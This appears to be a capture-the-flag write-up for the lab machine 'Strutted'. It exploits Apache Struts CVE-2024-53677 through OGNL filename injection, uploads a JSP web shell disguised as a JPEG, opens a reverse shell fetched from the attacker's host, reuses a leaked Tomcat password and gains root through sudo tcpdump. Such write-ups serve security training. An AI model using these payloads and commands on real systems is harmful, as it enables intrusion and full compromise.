Strutted

12th January 2025 / Document No D25.100.317
Prepared By: TheCyberGeek
Machine Author: TheCyberGeek & 7u9y
Difficulty: Easy
Classification: Official

Synopsis

`Strutted` is an medium-difficulty Linux machine featuring a website for a company offering image hosting solutions. The website provides a Docker container with the version of Apache Struts that is vulnerable to `CVE-2024-53677`, which is leveraged to gain a foothold on the system. Further enumeration reveals the `tomcat-users.xml` file with a plaintext password used to authenticate as `james`. For privilege escalation, we abuse `tcpdump` while being used with `sudo` to create a copy of the `bash` binary with the `SUID` bit set, allowing us to gain a `root` shell.

Skills Required

- Basic source code analysis
- Linux enumeration

Skills Learned

- Exploiting CVEs
- Apache Struts OGNL injection

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.231.200 | grep '^[0-9]' | cut -d '/'
-f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.129.231.200
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-12 13:20 GMT
Nmap scan report for 10.129.231.200
Host is up (0.013s latency).
```


```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://strutted.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

An initial `Nmap` scan reveals two open `TCP` ports, port 22 running `SSH` and port 80 hosting a web server via `Nginx`. Since we don't have valid `SSH` credentials, we begin our enumeration by visiting port 80. The output also reveals the domain `strutted.htb`, which we can add to our `/etc/hosts` file.

```
echo "10.129.231.200  strutted.htb" |sudo tee -a /etc/hosts
```

HTTP

Upon visiting the landing page, we see a static site for a company offering image hosting services.



Clicking `Download` triggers a `zip` file download containing the Docker environment for this particular application. After extracting the contents, we notice a `tomcat-users.xml` which has a plaintext hardcoded password but is useless. The `Dockerfile` reveals that `tomcat9` is running on the target along with `openjdk-17`. Searching the other files in the package we notice the `pom.xml`. This file contains all the dependencies of the application.

```
    <groupId>org.strutted.htb</groupId>
    <version>1.0.0</version>

    <name>Strutted™</name>
    <description>Instantly upload an image and receive a unique, shareable link.
Keep your images secure, accessible, and easy to share—anywhere, anytime.
</description>

    <properties>
        <project.build.sourceEncoding>UTF-8</project.build.sourceEncoding>
        <maven.compiler.source>17</maven.compiler.source>
        <maven.compiler.target>17</maven.compiler.target>
        <struts2.version>6.3.0.1</struts2.version>
<SNIP>
```

This application uses `Apache Struts2 6.3.0.1`. With this version, we search online for any potential vulnerabilities and find CVE-2024-53677 which makes this package vulnerable to remote code execution via manipulation of file upload parameters that enable path traversal. When using `FileUploadInterceptor`, uploading a malicious file is possible, which may then be executed on the server. Using this knowledge we do some further research and discover this link. In this scenario, the vulnerability is exploited when the web application uses a single file upload functionality, which does not directly accept arbitrary OGNL expressions as parameters for uploaded files.

Breaking Down Exploitation Steps:

1. **Understanding the Value Stack:**
   In Struts2, the `value stack` is an essential OGNL concept. The value stack stores the properties of the `Action` object, which is processed during each request. By gaining access to the top of the value stack, attackers can modify various request parameters dynamically, including filenames.
2. **HTTP Traffic Packet Construction:**

   A crafted `POST` request is created to trigger file uploads with specific multipart form-data content:

   ```
   POST /upload.action HTTP/1.1
   Host: 127.0.0.1:8080
   Content-Type: multipart/form-data; boundary=----WebKitFormBoundary

   ----WebKitFormBoundary
   Content-Disposition: form-data; name="Upload"; filename="1.txt"
   Content-Type: text/plain

   example text
   ----WebKitFormBoundary--
   ```

   The `filename` parameter is a key point of injection, targeting the OGNL binding mechanism. Using an additional upload parameter, we can change the value of the filename through the value stack.
3. **Accessing the Value Stack:**

Attackers use `top` to retrieve the top element of the value stack, which is the `Action` object. By calling the `toString()` method, the stack contents can be inspected.

4. **Parameter Binding Bypass Attempt:**

   The attacker attempts to modify the filename via OGNL expressions:

   ```
   [0].top.UploadFilename = "malicious_script.txt"
   ```

   The direct attempt fails due to a security mechanism (`ParametersInterceptor#isAccepted`), which applies strict regex checks to validate parameter names. The `ParametersInterceptor#isAccepted` method checks parameter names against the following regular expression:

   ```
   \w+((\.\w+)|(\[\d+])|(\(\d+\))|(\['(\w-?|[\u4e00-\u9fa5]-?)+']))|(\('(\w-?|
   [\u4e00-\u9fa5]-?)+'\)))*
   ```

   The validation prevents malformed or suspicious OGNL expressions (like `"[0]"`) from being executed. `"[0].top"` fails validation because it does not conform to the allowed patterns.

5. **Parameter Bypass Successful Attempt**

   The attacker simplifies the OGNL expression by removing the `"[]"` indices and using the `top` keyword directly. A valid OGNL expression is constructed:

   ```
   top.UploadFilename = "malicious_script.txt"
   ```

   This expression passes validation and allows the filename to be altered.

6. **Final Payload**

   ```
   POST /upload.action HTTP/1.1
   Host: 127.0.0.1:8080
   Content-Type: multipart/form-data; boundary=----WebKitFormBoundary

   ----WebKitFormBoundary
   Content-Disposition: form-data; name="Upload"; filename="1.txt"
   Content-Type: text/plain

   example text
   ----WebKitFormBoundary
   content-Disposition: form-data; name="top.UploadFileName"

   shell.jsp
   ----WebKitFormBoundary--
   ```


Foothold

Based on this breakdown, let's try and exploit the target. After analysing the source code we can understand that the target only accepts a single valid image file since it performs `MIME` checks and has additional security mechanisms to prevent JSP files from being uploaded.


```
```

```
private boolean isAllowedContentType(String contentType) {
    String[] allowedTypes = {"image/jpeg", "image/png", "image/gif"};
    for (String allowedType : allowedTypes) {
        if (allowedType.equalsIgnoreCase(contentType)) {
            return true;
        }
    }
    return false;
}

private boolean isImageByMagicBytes(File file) {
    byte[] header = new byte[8];
    try (InputStream in = new FileInputStream(file)) {
        int bytesRead = in.read(header, 0, 8);
        if (bytesRead < 8) {
            return false;
        }

        // JPEG
        if (header[0] == (byte)0xFF && header[1] == (byte)0xD8 && header[2] ==
(byte)0xFF) {
            return true;
        }

        // PNG
        if (header[0] == (byte)0x89 && header[1] == (byte)0x50 && header[2] ==
(byte)0x4E && header[3] == (byte)0x47) {
            return true;
        }

        // GIF (GIF87a or GIF89a)
        if (header[0] == (byte)0x47 && header[1] == (byte)0x49 && header[2] ==
(byte)0x46 &&
            header[3] == (byte)0x38 && (header[4] == (byte)0x37 || header[4] ==
(byte)0x39) && header[5] == (byte)0x61) {
            return true;
        }

    } catch (Exception e) {
        e.printStackTrace();
    }

    return false;
}
```


So we have content type restrictions, and the application validates the magic bytes of a file to confirm that it is an image file. If these checks are passed, then the file is uploaded to the server into a directory within the `uploads` folder which is named with the current timestamp. We attempt to upload any other file type and receive this error:



When uploading a valid image we see the success screen which allows us to copy our shareable link:




When clicking on `Copy Shareable Link` we are given the link `http://strutted.htb/s/d2dee165` and when navigating to that link we are presented with a page displaying our image.



The attack path is to try and embed a malicious JSP file into the contents of an image and then use the OGNL parameter abuse to change the name of the file to a JSP file which will let us trigger our payloads. We grab this payload from a similar disclosure, and copy the `shell.jsp` contents below the image header in our POST request.

```
POST /upload.action HTTP/1.1
Host: strutted.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q
=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://strutted.htb/
Content-Type: multipart/form-data; boundary=--------------------------
-402064489418256255941049156l3
Content-Length: 410
Origin: http://strutted.htb
Connection: keep-alive
Cookie: JSESSIONID=5D5BBC4AFCA34784A71647A8FB9B32BA
Upgrade-Insecure-Requests: 1

-----------------------------402064489418256255941049156l3
Content-Disposition: form-data; name="Upload"; filename="test.jpg"
Content-Type: image/jpeg

ÿØÿà
<%@ page import="java.io.*, java.util.*, java.net.*" %>
<%
    String action = request.getParameter("action");
    String output = "";
<SNIP>
```

```
-----------------------------402064489418256255941049156 13
Content-Disposition: form-data; name="top.UploadFileName"

../../shell.jsp
-----------------------------402064489418256255941049156 13--
```



By abusing the OGNL injection, we have successfully uploaded our shell. We cant test for code execution through the web browser.

```
http://strutted.htb/shell.jsp?action=cmd&cmd=id
```

To gain a reverse shell we can upload our own `bash.sh` file and upload it to the target, apply executable permissions and trigger the shell. First we write our shell to file and start a `Python3` web server.

```
echo -ne '#!/bin/bash\nbash -c "bash -i >& /dev/tcp/10.10.14.100/4444 0>&1"' > bash.sh
python3 -m http.server 80
```

In a new terminal, run a `Netcat` listener.

```
nc -lvvp 4444
```

From the website, execute the following commands:

```
http://strutted.htb/shell.jsp?action=cmd&cmd=wget+10.10.14.100/bash.sh+-O+/tmp/bash.sh
http://strutted.htb/shell.jsp?action=cmd&cmd=chmod+777+/tmp/bash.sh
http://strutted.htb/shell.jsp?action=cmd&cmd=/tmp/bash.sh
```

After gaining a shell, we enumerate configuration files and find a hardcoded password that seems was meant to be removed.

```
tomcat@strutted:~$ cat conf/tomcat-users.xml
<SNIP>
<!--
  <user username="admin" password="<must-be-changed>" roles="manager-gui"/>
  <user username="robot" password="<must-be-changed>" roles="manager-script"/>
  <role rolename="manager-gui"/>
  <role rolename="admin-gui"/>
  <user username="admin" password="IT14d6SSP81k" roles="manager-gui,admin-gui"/>
<SNIP>
</tomcat-users>
```

We check which users have a shell.

```
tomcat@strutted:~$ cat /etc/passwd | grep '/bin/bash'
root:x:0:0:root:/root:/bin/bash
james:x:1000:1000:Network Administrator:/home/james:/bin/bash
```

Using this password with SSH authentication we are able to access `james` user.

```
ssh james@10.129.231.200
james@10.129.231.200's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-130-generic x86_64)

<SNIP>

james@strutted:~$
```

Now we can grab the user flag located in `/home/james/user.txt`.

Privilege Escalation

Checking the `sudo` entries, we find that the user `james` is allowed to run `tcpdump` as `root` without providing a password. `tcpdump` is a network packet analyzer tool used to capture and inspect network traffic.

```
james@strutted:~$ sudo -l
Matching Defaults entries for james on localhost:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/s
nap/bin, use_pty

User james may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/sbin/tcpdump
```

There is a GTFOBin entry for `tcpdump` that demonstrates privilege escalation using `tcpdump` when configured to run with sudo permissions. We can leverage this to create a script that will copy `/bin/bash` to `/tmp/bash_root`, assign it the setuid bit, and execute it with root privileges.

```
james@strutted:~$ COMMAND='cp /bin/bash /tmp/bash_root && chmod +s
/tmp/bash_root'
james@strutted:~$ TF=$(mktemp)
james@strutted:~$ echo "$COMMAND" > $TF
james@strutted:~$ chmod +x $TF
james@strutted:~$ sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF -Z root
tcpdump: listening on lo, link-type EN10MB (Ethernet), snapshot length 262144
bytes
Maximum file limit reached: 1
1 packet captured
4 packets received by filter
0 packets dropped by kernel
james@strutted:~$
```

Now, looking at the `/tmp` folder, we see that we have successfully created a copy of `/bin/bash` as `/tmp/bash_root`. This file has the setuid bit set, allowing us to execute it with elevated privileges.

```
james@strutted:~$ ls -la /tmp/bash_root
-rwsr-sr-x 1 root root 1396520 Jan 16 12:35 /tmp/bash_root
james@strutted:~$
```

We can now run `/tmp/bash_root` with the `-p` option, which will preserve the effective privileges, allowing us to execute commands with root. privileges.

```
james@strutted:~$ /tmp/bash_root -p
bash_root-5.1# id
uid=1000(james) gid=1000(james) euid=0(root) egid=0(root)
groups=0(root),27(sudo),1000(james)
bash_root-5.1#
```

We can read the root flag located in `/root/root.txt`.